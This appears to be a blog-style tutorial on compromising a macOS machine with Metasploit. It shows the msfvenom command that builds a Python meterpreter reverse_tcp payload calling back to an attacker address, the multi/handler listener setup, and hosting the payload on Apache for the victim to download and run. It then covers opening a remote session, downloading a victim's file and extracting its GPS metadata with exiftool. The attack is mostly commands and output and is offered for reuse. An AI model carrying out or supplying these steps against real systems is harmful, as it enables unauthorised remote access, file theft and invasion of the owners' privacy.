How to hack MAC OSX with Metasploit

Introduction:


With Metasploit, a lot of people can only target the Windows machine and avoiding Mac machines. Today I am going to show you how to use Metasploit to generate a payload that can be deployed on a Mac OSX and instantly connect back to our machine through the reverse_tcp connection.

Prerequisites:

1. Kali Machine (Attacker)
2. Mac OS Machine (Target)
3. Python script (Payload)


Procedure

1. First we are going to create a python payload using msfvenom in Kali Machine then press Enter.
   msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.201.129 LPORT=4444 > osx.py




2. After creating the payload, the payload should be save in /root folder. Then transfer to /var/www/html (localhost server).

3. Open new terminal, go to msfconsole to create a listener when the script is running in the Mac OS machine and it will automatically connect back to our attacker machine.
4. Inside the msfconsole, we are going to use the ***multi/handler.***



5. Show options to see what are the necessary to set before running exploit. Set the following
   set LHOST 192.168.201.129
   set LPORT 4444
   set PAYLOAD python/meterpreter/reverse_tcp




6. After setting them all, then start the handler by using the command ***exploit –j –z.*** The **-j** flag tells Metasploit to run in the context of a job and **-z** simply means to not interact with the session once it becomes active.

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.201.129:4444
msf6 exploit(multi/handler) >
```


7. We will start the apache server also so that we can copy the files to the target machine by accessing the localhost of the attacker machine.

```
┌──(root💀kali)-[~]
└─# systemctl start apache2

┌──(root💀kali)-[~]
└─#
```

8. Now in the target machine, open http://192.168.201.129/test in safari web browser and download the payload we created.



9. Open the script via terminal in the Mac machine. Open the terminal then execute the following command ***python osx.py***



10. Go back to the target machine if there is a session open already after running the script in Mac machine.

```
msf6 exploit(multi/handler) > [*] Sending stage (39392 bytes) to 192.168.201.130
[*] Meterpreter session 1 opened (192.168.201.129:4444 → 192.168.201.130:49244) at 2021-08-08 22:40:47 +0800
```


11. We have now session to the target machine. Enter the command **session -i 1** and press Enter. You should now be able to interact with the Mac machine.

```
[*] Meterpreter session 1 opened (192.168.201.129:4444 → 192.168.201.130:49244) at 2021-08-08 22:40:47 +0800
sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

12. Now we have meterpreter session on the target machine, you can now play around it. You can check the info of the machine, user who logon, download files, etc.
13. We will try download a file then check the metadata of the file we gathered on the target machine.

```
meterpreter > download pic.jpg
[*] Downloading: pic.jpg → /root/pic.jpg
[*] skipped    : pic.jpg → /root/pic.jpg
meterpreter >
```

14. Let's try to open the file in the kali machine using the ***exiftool*** in the metasploit. Exiftool is use to extract metadata of a picture or image file like .jpg, .jpeg, .png. By using this tool you can see a lot of details in the picture like gps location, date and time taken, etc.
    exiftool /root/pic.jpg



```
┌──(root💀kali)-[~]
└─# exiftool /root/pic.jpg
ExifTool Version Number         : 12.16
File Name                       : pic.jpg
Directory                       : /root
File Size                       : 220 KiB
File Modification Date/Time     : 2021:08:07 18:19:38+08:00
File Access Date/Time           : 2021:08:08 07:13:24+08:00
File Inode Change Date/Time     : 2021:08:08 07:13:05+08:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Little-endian (Intel, II)
Photometric Interpretation      : RGB
Make                            : Hasselblad
Camera Model Name               : L1D-20c
Orientation                     : Horizontal (normal)
Samples Per Pixel               : 3
X Resolution                    : 300
Y Resolution                    : 300
Resolution Unit                 : inches
Software                        : Adobe Photoshop CC 2019 (Macintosh)
Modify Date                     : 2018:11:08 08:07:33
Exposure Time                   : 4
F Number                        : 2.8
Exposure Program                : Manual
ISO                             : 100
Exif Version                    : 0230
Date/Time Original              : 2018:09:17 22:25:21
Create Date                     : 2018:09:17 22:25:21
Shutter Speed Value             : 4
Aperture Value                  : 2.8
Exposure Compensation           : +0.3
Max Aperture Value              : 2.8
Metering Mode                   : Center-weighted average
Light Source                    : Unknown
Flash                           : No Flash
Focal Length                    : 10.3 mm
Color Space                     : Uncalibrated
Exif Image Width                : 600
Exif Image Height               : 400
File Source                     : Digital Camera
Scene Type                      : Directly photographed
Exposure Mode                   : Manual
Focal Length In 35mm Format     : 28 mm
Scene Capture Type              : Standard
Gain Control                    : None
Contrast                        : Normal
Saturation                      : Normal
Sharpness                       : Normal
Lens Info                       : 28mm f/2.8-11
Lens Model                      : 28.0 mm f/2.8
GPS Version ID                  : 2.3.0.0
GPS Latitude Ref                : North
GPS Longitude Ref               : West
GPS Altitude Ref                : Below Sea Level
Compression                     : JPEG (old-style)
Thumbnail Offset                : 1074
Thumbnail Length                : 3820
Current IPTC Digest             : 745aff07523ef1c3c555e7eb188eccb6
Coded Character Set             : UTF8
Application Record Version      : 0
Time Created                    : 22:25:21+00:00
IPTC Digest                     : 745aff07523ef1c3c555e7eb188eccb6
Displayed Units X               : inches
Displayed Units Y               : inches
Print Style                     : Centered
Print Position                  : 0 0
Print Scale                     : 1
Global Angle                    : 30
Global Altitude                 : 30
URL List                        :
Slices Group Name               : DJI_0114
Num Slices                      : 1
Pixel Aspect Ratio              : 1
Photoshop Thumbnail             : (Binary data 3820 bytes, use -b option to extract)
Has Real Merged Data            : Yes
Writer Name                     : Adobe Photoshop
Reader Name                     : Adobe Photoshop CC 2019
Photoshop Quality               : 12
Photoshop Format                : Standard
Progressive Scans               : 3 Scans
XMP Toolkit                     : Adobe XMP Core 5.6-c145 79.163499, 2018/08/13-16:40:22
Creator Tool                    : Adobe Photoshop CC 2019 (Macintosh)
Rating                          : 0
Metadata Date                   : 2018:11:08 08:07:33-08:00
Format                          : image/jpeg
Latitude                        : 37 deg 47' 33.99" N
Longitude                       : 122 deg 23' 4.40" W
Absolute Altitude               : +1.20
```

So that's it for my simple attack on Mac OSX machine using metasploit and data gathering.